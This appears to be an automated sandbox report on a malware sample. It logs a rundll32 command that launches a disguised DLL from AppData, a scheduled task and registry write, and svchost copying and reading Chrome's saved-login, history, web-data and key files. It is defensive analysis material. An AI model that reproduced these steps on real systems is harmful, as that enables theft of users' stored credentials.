C:\Windows\System32\Tasks\Combo QNet monitor application7737977537	unknown	3264	success or wait	1	FFFE43A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{DA6299CA-95CA-4E9D-8945-2CC05321254C}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 6E B2 D1 62 99 09 B2 2E 36 B2 55 44 BA 68 D4 62 01 D8 00 00 08 06 00 00 B8 2D 2D 12 72 EF 51 63 00 00 00 00	success or wait	1	FFFF2CB8	RegSetValueExW

Analysis Process: rundll32.exe PID: 2284 Parent PID: 1544

General

Start time:	02:05:29
Start date:	20/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\rundll32.EXE 'C:\Users\user\AppData\Roaming\QNetMonitor7737977537\rpBASEtx.rrd',DllRegisterServer
Imagebase:	0xff2c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 2296 Parent PID: 2408

General

Start time:	02:05:36
Start date:	20/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe
Imagebase:	0xff0e0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	180087C3C	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	180087C3C	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	180087C3C	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	180087C3C	CopyFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180014D3A	HttpSendRequestExA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 15 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	180087C3C	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 1e 00 00 00 1b 00 00 00 01 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 05 00 00 00 01 0f fb 00 00 00 00 1d 0f fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	2	180087C3C	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 04 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 2f 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 43 c1 05 00 00 00 03 07 f1 00 00 00 00 1f 07 fb 07 f6 07 f1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....%........../................ ....C....................	success or wait	2	180087C3C	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	0	35549	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 34 2e 30 2e 34 31 34 37 2e 38 39 22 7d 2c 22 65 61 73 79 5f 75 6e 6c 6f 63 6b 22 3a 7b 22 64 65 76 69 63 65 5f 69 64 22 3a 22 66 36 39 31 62 62 30 66 2d 31 62 34 66 2d 34 33 33 39 2d 61 65 66 35 2d 33 32 31 62 36 35 66 31 33 34 34 37 22 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e 74 6c 22 3a 7b 22 61 70 70 5f 6c 6f 63 61 6c 65 22 3a 22 65 6e 22 7d 2c 22 6c 65 67 61 63 79 22 3a 7b 22 70 72 6f 66 69 6c 65 22 3a 7b 22 6e 61 6d 65 22 3a 7b 22 6d 69 67 72 61	{"browser": {"last_redirect_origin":"","shortcut_migration_version":"84.0.4147.89"},"easy_unlock": {"device_id":"f691bb0f-1b4f-4339-aef5-321b65f13447"}, "hardware_acceleration_mode_previous":true,"intl": {"app_locale":"en"},"legacy":{"profile": {"name":{"migra	success or wait	1	180087C3C	CopyFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	0	100	success or wait	6	180026DC8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	unknown	35549	success or wait	2	18008A7CE	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	0	100	success or wait	24	180026DC8	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis